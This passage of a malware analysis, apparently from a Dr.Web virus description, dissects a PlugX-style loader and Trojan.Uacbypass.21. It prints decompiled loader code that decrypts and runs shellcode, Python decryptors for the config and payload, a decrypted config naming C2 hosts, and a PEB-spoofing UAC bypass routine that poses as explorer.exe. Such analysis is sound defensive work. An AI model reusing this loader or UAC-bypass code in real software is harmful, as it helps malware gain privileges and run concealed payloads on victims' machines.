
Function name	Hash
ReadFile	0x130F36B2
VirtualAlloc	0x1EDE5967
GetFileSize	0xAC0A138E
CreateFileA	0x94E43293
lstrcat	0x3E8F97C3
GetModuleFileNameA	0xB4FFAFED

In the following, the below structure is used to call these functions:

```
struct api_addr {
    DWORD  (__stdcall *GetModuleFileNameA)(HMODULE, LPSTR, DWORD);
    LPSTR  (__stdcall *lstrcat)(LPSTR, LPCSTR);
    HANDLE (__stdcall *CreateFileA)(LPCSTR, DWORD, DWORD,
LPSECURITY_ATTRIBUTES, DWORD, DWORD, HANDLE);
    DWORD  (__stdcall *GetFileSize)(HANDLE, LPDWORD);
    LPVOID (__stdcall *VirtualAlloc)(LPVOID, SIZE_T, DWORD, DWORD);
    BOOL   (__stdcall *ReadFile)(HANDLE, LPVOID, DWORD, LPDWORD,
LPOVERLAPPED);
    BOOL   (__stdcall *CloseHandle)(HANDLE);
    DWORD  (__stdcall *GetLastError)();
};
```

Trojan takes the name `dll (TmDbgLog.dll)` and adds the ".TSC" extension to it. Next, it opens the file `TmDbgLog.dll.TSC` for reading and decrypts its contents, which turns out to be a shellcode.

After decrypting the shellcode (`TmDbgLog.dll`), the trojan starts executing it:



```
  func->lstrcat(g_lpFilename, ext);
  hFile = func->CreateFileA(g_lpFilename, 0x80000000, 1u, 0, 4u, 0x80u, 0);
  if ( hFile == 0xFFFFFFFF )
    return func->GetLastError();
  g_hFile = hFile;
  g_nNumberOfBytesToRead = func->GetFileSize(hFile, 0);
  g_lpBuffer = func->VirtualAlloc(0, g_nNumberOfBytesToRead, 0x1000u, 0x40u);
  if ( !func->ReadFile(g_hFile, g_lpBuffer, g_nNumberOfBytesToRead, &g_lpNumberOfBytesRead, 0) )
    return func->GetLastError();
  func->CloseHandle(g_hFile);
  lpBuffer = g_lpBuffer;
  v5 = 0;
  do
  {
    *lpBuffer = *lpBuffer;
    *lpBuffer ^= 0xBBu;
    --*lpBuffer++;
    ++v5;
  }
  while ( v5 != g_nNumberOfBytesToRead );
  result = (g_lpBuffer)(ext);
  if ( result == ext )
  {
    Sleep(0xFFFFFFFF);
    return 0;
  }
  return result;
}
```


The below is how the script for decrypting the shellcode looks like:

```
enc = bytearray(open('TmDbgLog.dll.TSC', 'rb').read())


dec = bytearray()
for i in xrange(len(enc)):
    dec.append(((enc[i] ^ 0xbb) - 1) & 0xff)


open('TmDbgLog.dll.TSC.dec', 'wb').write(dec)
```

Before decrypting and running the payload, the shellcode assembles the following structure:

```
struct st_mw {
  DWORD magic;
  DWORD *shell_base;
  DWORD shell_size;
  DWORD *enc_payload;
  DWORD enc_payload_size;
  DWORD *enc_config;
  DWORD enc_config_size;
  DWORD *payload_entry;
};
```

This is what the encrypted config looks like:




```
seg000:00000009 loc_9:
seg000:00000009                 push    1924h
seg000:0000000E
seg000:0000000E loc_E:
seg000:0000000E                 call    loc_1937
seg000:0000000E ; ---------------------------------------------------------------------------
seg000:00000013 enc_cfg         db 0C6h, 88h, 0F6h, 19h, 15h, 2 dup(33h), 9Eh, 0EFh, 0E6h
seg000:00000013                 db 34h, 0ACh, 0CEh, 76h, 0FEh, 0B8h, 0F3h, 80h, 19h, 0E8h
seg000:00000013                 db 24h, 88h, 0F0h, 54h, 45h, 0A5h, 0C5h, 8Dh, 23h, 3Ch
seg000:00000013                 db 4Bh, 30h, 22h, 6Dh, 0D9h, 33h, 0FDh, 0C4h, 2Fh, 5Dh
seg000:00000013                 db 44h, 29h, 82h, 8, 62h, 52h, 0DAh, 58h, 72h, 0DEh, 0CFh
seg000:00000013                 db 6, 0A6h, 0B5h, 0DEh, 0Bh, 0E6h, 16h, 81h, 0FCh, 0C8h
seg000:00000013                 db 0F6h, 0C7h, 7Ch, 0B5h, 0F3h, 0Ah, 90h, 20h, 0BFh, 0E9h
seg000:00000013                 db 8Bh, 4Ah, 60h, 0F1h, 7Dh, 0F6h, 52h, 1Fh, 0F7h, 3Eh
seg000:00000013                 db 0DFh, 0C0h, 5Dh, 41h, 70h, 8Ch, 6Bh, 35h, 0A1h, 32h
seg000:00000013                 db 0A9h, 0E8h, 10h, 5Fh, 65h, 5Dh, 0C8h, 2 dup(20h), 0EFh
seg000:00000013                 db 29h, 82h, 8, 82h, 2Ah, 1Ah, 7Eh, 7Fh, 49h, 0B2h, 30h
seg000:00000013                 db 74h, 79h, 0Eh, 0C2h, 99h, 0EFh, 0AEh, 6Ah, 7Dh, 0E5h
seg000:00000013                 db 0EEh, 3Ah, 30h, 3, 0A9h, 70h, 0Dh, 78h, 0CCh, 1Dh, 4Bh
seg000:00000013                 db 93h, 0DBh, 5, 0CCh, 55h, 0DCh, 0E1h, 0E0h, 19h, 0E1h
seg000:00000013                 db 5Fh, 0BEh, 0ECh, 9, 54h, 0E1h, 7Ch, 5Bh, 5Dh, 0EFh
seg000:00000013                 db 0EBh, 0DAh, 25h, 47h, 0D3h, 34h, 68h, 27h, 23h, 61h
seg000:00000013                 db 1Ch, 3Dh, 0B6h, 0ECh, 23h, 8Fh, 0B1h, 95h, 31h, 76h
seg000:00000013                 db 3Fh, 8Bh, 56h, 0F3h, 5Ch, 4Fh, 0B4h, 3Fh, 0B5h, 9Ah
seg000:00000013                 db 0CEh, 65h, 0FCh, 2Ch, 94h, 0CBh, 0AAh, 2Bh, 21h, 2Ah
seg000:00000013                 db 99h, 0D6h, 0E3h, 7Ah, 9Fh, 0F3h, 6Fh, 0E8h, 0ADh, 27h
seg000:00000013                 db 63h, 0D3h, 85h, 43h, 0A8h, 0B0h, 92h, 2, 12h, 23h, 8Dh
seg000:00000013                 db 5Ch, 0AFh, 0AEh, 0Ah, 0ABh, 0D7h, 54h, 0EAh, 39h, 5Dh
seg000:00000013                 db 42h, 0DCh, 1Dh, 58h, 50h, 0CBh, 72h, 11h, 75h, 4Dh
seg000:00000013                 db 2Eh, 0E1h, 0AEh, 4Bh, 52h, 71h, 11h, 8Dh, 0E0h, 0B1h
seg000:00000013                 db 0ACh, 0B0h, 17h, 0Bh, 0F2h, 90h, 0ECh, 0BBh, 31h, 74h
seg000:00000013                 db 1Bh, 32h, 0FBh, 73h, 0EEh, 0D8h, 76h, 8, 57h, 51h, 81h
seg000:00000013                 db 3Eh, 68h, 99h, 6Ah, 0ECh, 1Fh, 0Fh, 6, 0AAh, 59h, 0AEh
```

The config’s decryption will be done directly in the payload:

```python
import struct

enc = open('enc_cfg', 'rb').read()
key, = struct.unpack('I', enc[0:4])

key1 = key
key2 = key
key3 = key

dec = bytearray()

for i in xrange(len(enc)):
    key = (key + (key >> 3) - 0x11111111) & 0xFFFFFFFF
    key1 = (key1 + (key1 >> 5) - 0x22222222) & 0xFFFFFFFF
    key2 = (key2 + 0x33333333 - (key2 << 7)) & 0xFFFFFFFF
    key3 = (key3 + 0x44444444 - (key3 << 9)) & 0xFFFFFFFF
    dec.append(ord(enc[i]) ^ (key + key1 + key2 + key3) & 0xFF)

open('dec_cfg', 'wb').write(dec)
```

And it’ll look like this:



```
|цп└┘ИЎ↓                                ►  0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000      ‼ ╗0209.250.241.35                    ↨ ╗0clark.l8t.net                      P 127.0.0.1
     P 127.0.0.1                                 HTTP://                                                      HTTP://
                                                          HTTP://                                                      HTTP://
                                                                    0
                                                 0
                    0                                                                                            0
                                                                                        ☻     ♦          % S y s t e m R o o t % \ s y
s t e m 3 2 \ w e x t r a c t . e x e
     % A L L U S E R S P R O F I L E % \ K a s p e r d a t a
                                   K a s p e r d a t a
                                                         K a s p e r d a t a
                                                                               P r o v i d e s   m a n a g e m e n t   s e r v i c e s   f o r   d i s k s ,   v o l u m e s ,   f i l e   s y s t
e m s ,
                                                                                             A d m i n
                                                                                                                T E S T
                                                                                                                                 G
l o b a l \ R e S t a r t 0
```

Encrypted payload:


```
seg000:00001937                 push    1E19Bh
seg000:0000193C                 call    sub_1FADC
seg000:0000193C ; ---------------------------------------------------------------------------
seg000:00001941 enc_payload     db 4Bh, 74h, 80h, 8Dh, 0FAh, 90h, 2Dh, 0A3h, 67h, 0C9h
seg000:00001941                 db 0C0h, 0C2h, 0DFh, 82h, 42h, 4Bh, 0EEh, 4Fh, 0C2h, 55h
seg000:00001941                 db 77h, 0FEh, 0E5h, 39h, 0C1h, 84h, 9Fh, 9Ah, 0Bh, 0A1h
seg000:00001941                 db 53h, 6Ah, 8Ch, 25h, 60h, 97h, 0D1h, 86h, 8, 24h, 21h
seg000:00001941                 db 0, 0EAh, 9Eh, 2Ah, 0FCh, 70h, 57h, 0Bh, 6Bh, 17h, 71h
seg000:00001941                 db 0CBh, 3Fh, 2 dup(14h), 9Ch, 4Dh, 0Fh, 0BCh, 92h, 39h
seg000:00001941                 db 84h, 9Dh, 13h, 0E0h, 0F9h, 3Dh, 7, 49h, 0CBh, 73h, 1Ch
seg000:00001941                 db 0D0h, 0B6h, 9, 15h, 7Bh, 83h, 30h, 7Fh, 54h, 39h, 0A2h
seg000:00001941                 db 0C1h, 0EEh, 49h, 12h, 9Bh, 9Eh, 0ADh, 0C6h, 0A6h, 11h
seg000:00001941                 db 8Dh, 2 dup(2Ch), 38h, 93h, 0E8h, 0A4h, 0B7h, 47h, 98h
seg000:00001941                 db 57h, 52h, 0C3h, 3Ah, 0A1h, 7Eh, 9Eh, 11h, 1Bh, 0D6h
seg000:00001941                 db 2Bh, 90h, 99h, 0D0h, 0AFh, 6Bh, 0A3h, 4Eh, 0BEh, 66h
seg000:00001941                 db 0C4h, 3Dh, 84h, 95h, 66h, 0B7h, 8Ah, 50h, 8Bh, 0F0h
seg000:00001941                 db 0F1h, 37h, 0Bh, 3Ch, 0A9h, 33h, 0F8h, 0ADh, 0D6h, 0B2h
seg000:00001941                 db 0E5h, 7Eh, 0D2h, 68h, 0E1h, 5Ch, 0D7h, 67h, 7Ah, 0ECh
seg000:00001941                 db 44h, 8Eh, 0E6h, 69h, 77h, 55h, 0A2h, 0ACh, 8Eh, 77h
seg000:00001941                 db 0D3h, 37h, 0BFh, 25h, 0F5h, 0B5h, 16h, 91h, 93h, 17h
seg000:00001941                 db 0CEh, 0DEh, 0CDh, 0BAh, 4Bh, 0Fh, 0B2h, 8Fh, 0E8h, 40h
seg000:00001941                 db 69h, 7Fh, 0ECh, 4Bh, 0B1h, 0A1h, 47h, 0F6h, 0C3h, 0D4h
seg000:00001941                 db 56h, 0F2h, 45h, 27h, 0B0h, 0A0h, 9Eh, 38h, 94h, 0A9h
seg000:00001941                 db 6Fh, 81h, 0BAh, 0CFh, 84h, 0E4h, 13h, 41h, 5Dh, 9Ch
seg000:00001941                 db 14h, 0A4h, 0AEh, 99h, 0CAh, 0E5h, 45h, 4Ch, 84h, 0DDh
seg000:00001941                 db 0B7h, 38h, 0C6h, 86h, 0C7h, 0B5h, 93h, 0B7h, 12h, 0BCh
seg000:00001941                 db 89h, 28h, 0F8h, 3Ch, 0C2h, 20h, 68h, 0F9h, 0E3h, 93h
seg000:00001941                 db 0BCh, 0F0h, 0B9h, 0B4h, 36h, 0CEh, 60h, 0C8h, 42h, 0D1h
seg000:00001941                 db 7Dh, 0Dh, 0B9h, 36h, 0C2h, 19h, 0A8h, 0F9h, 13h, 88h
seg000:00001941                 db 0BCh, 0E4h, 46h, 78h, 60h, 0CBh, 66h, 0CEh, 0F0h, 75h
seg000:00001941                 db 6Bh, 0Ah, 0ABh, 56h, 14h, 77h, 0Ch, 8Ah, 0A3h, 0BCh
seg000:00001941                 db 0DDh, 8Ah, 0B2h, 4Fh, 0AFh, 58h, 0B0h, 67h, 8Bh, 26h
seg000:00001941                 db 6Bh, 0D6h, 82h, 18h, 15h, 3Ah, 0E0h, 71h, 0Ch, 0B8h
seg000:00001941                 db 0Bh, 37h, 0ADh, 86h, 42h, 70h, 0D0h, 0D8h, 0D2h, 0E3h
seg000:00001941                 db 28h, 0C4h, 8Ah, 94h, 70h, 0BBh, 67h, 54h, 31h, 41h
seg000:00001941                 db 0Bh, 0F4h, 34h, 0DFh, 0B0h, 0F8h, 0F6h, 72h, 0B6h, 6Fh
seg000:00001941                 db 0D8h, 67h, 4Dh, 3Fh, 29h, 94h, 4Ch, 1Fh, 6Ch, 0D0h
seg000:00001941                 db 98h, 0A9h, 71h, 77h, 56h, 0A9h, 0C3h, 63h, 0D3h, 74h
```

Script to decrypt the payload:

```
import struct
import ctypes


enc = open('enc_payload', 'rb').read()


key, = struct.unpack('I', enc[0:4])


key1 = key
key2 = key
```

```
key3 = key

dec = bytearray()

for i in xrange(len(enc)):
    key = (key + (key >> 3) + 0x55555556) & 0xFFFFFFFF
    key1 = (key1 + (key1 >> 5) + 0x44444445) & 0xFFFFFFFF
    key2 = (key2 + 0xCCCCCCCC - (key2 << 7)) & 0xFFFFFFFF
    key3 = (key3 + 0xDDDDDDDD - (key3 << 9)) & 0xFFFFFFFF
    dec.append(ord(enc[i]) ^ (key + key1 + key2 + key3) & 0xFF)

d = bytes(dec)

uncompress_size, = struct.unpack('I', d[8:12])

buf_decompressed = ctypes.create_string_buffer(uncompress_size)
final_size = ctypes.c_ulong(0)
ctypes.windll.ntdll.RtlDecompressBuffer(2, buf_decompressed,
ctypes.sizeof(buf_decompressed), ctypes.c_char_p(d[0x10:]), len(d),
ctypes.byref(final_size))

open('dec_payload', 'wb').write(buf_decompressed)
```

After decrypting the payload, the shellcode transfers control to the trojan, with the previously assembled structure `st_mw` acting as one of the parameters:



```
if ( !(st_mw->payload_entry)(st_mw, 1, 0) )
  return (byte_13 + 2);
```

Further, the trojan works in the same way as the backdoor BackDoor.PlugX.28.

Trojan.Uacbypass.21

Added to the Dr.Web virus database: 2021-10-22

Virus description added: 2021-10-22

Packer: absent

Compilation date: 2019-09-29


SHA1 hash: 7412b13e27433db64b610f40232eb4f0bf2c8487

Description


This trojan is written in C. It elevates backdoor privileges. It also disguises itself as a legitimate process and uses a COM object to bypass User Account Control (UAC). In this way, it elevates the executable process's privileges.

Operating principle

The trojan disguises as a legitimate process `C:\Windows\explorer.exe` via PEB (Process Environment Block). That's how it fools the `IFileOperation` COM object into thinking it's being called from a Windows Explorer shell.



```
HRESULT __cdecl bypass_uac_with_cmd(int file, int param)
{
  DWORD proc_id; // esi
  FARPROC nt_query_information_process; // ebx
  HANDLE h_proc; // esi
  _UNICODE_STRING *full_dll_name; // eax MAPDST
  FARPROC rtl_init_unicode_string; // esi
  WCHAR win_directory_tmp[260]; // [esp+Ch] [ebp-470h]
  WCHAR path_to_explorer[260]; // [esp+214h] [ebp-268h]
  char process_information[4]; // [esp+41Ch] [ebp-60h]
  PEB *peb; // [esp+420h] [ebp-5Ch] MAPDST
  HMODULE h_module_ntdll; // [esp+434h] [ebp-48h]
  _DWORD explorer_exe[7]; // [esp+438h] [ebp-44h]
  _UNICODE_STRING *base_dll_name; // [esp+458h] [ebp-24h]
  CHAR str[28]; // [esp+460h] [ebp-1Ch]

  full_dll_name = 0;
  memset(path_to_explorer, 0, sizeof(path_to_explorer));
  base_dll_name = 0;
  memset(win_directory_tmp, 0, sizeof(win_directory_tmp));
  GetWindowsDirectoryW(win_directory_tmp, 0x104u);
  lstrcpyW(path_to_explorer, win_directory_tmp);
  lstrcatW(path_to_explorer, &g_slash);
  LOWORD(explorer_exe[1]) = 'p';
  explorer_exe[5] = 'e\0x';
  LOWORD(explorer_exe[6]) = '\0';
  *(&explorer_exe[1] + 2) = 'o\0l';
  explorer_exe[0] = 'x\0e';
  *(&explorer_exe[2] + 2) = '.\0r\0e\0r';
  HIWORD(explorer_exe[4]) = 'e';
  lstrcatW(path_to_explorer, explorer_exe);
  proc_id = GetCurrentProcessId();
  peb = 0;
  strcpy(str, "ntdll.dll");
```




```
  strcpy(str, "ntdll.dll");
  h_module_ntdll = LoadLibraryA(str);
  strcpy(str, "NtQueryInformationProcess");
  nt_query_information_process = GetProcAddress(h_module_ntdll, str);
  h_proc = OpenProcess(0x1FFFFFu, 0, proc_id);
  if ( h_proc && (nt_query_information_process)(h_proc, 0, process_information, 24, 0) < 0 )
  {
    CloseHandle(h_proc);
    peb = 0;
  }
  CloseHandle(h_proc);
  if ( peb )
    peb = NtCurrentPeb();
  full_dll_name = &NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->FullDllName;
  base_dll_name = &full_dll_name[1];
  strcpy(str, "RtlInitUnicodeString");
  rtl_init_unicode_string = GetProcAddress(h_module_ntdll, str);
  (rtl_init_unicode_string)(&peb->ProcessParameters->ImagePathName, path_to_explorer);
  (rtl_init_unicode_string)(&peb->ProcessParameters->CommandLine, path_to_explorer);
  (rtl_init_unicode_string)(full_dll_name, path_to_explorer);
  (rtl_init_unicode_string)(base_dll_name, explorer_exe);
  return elevate(file, param);
}
```

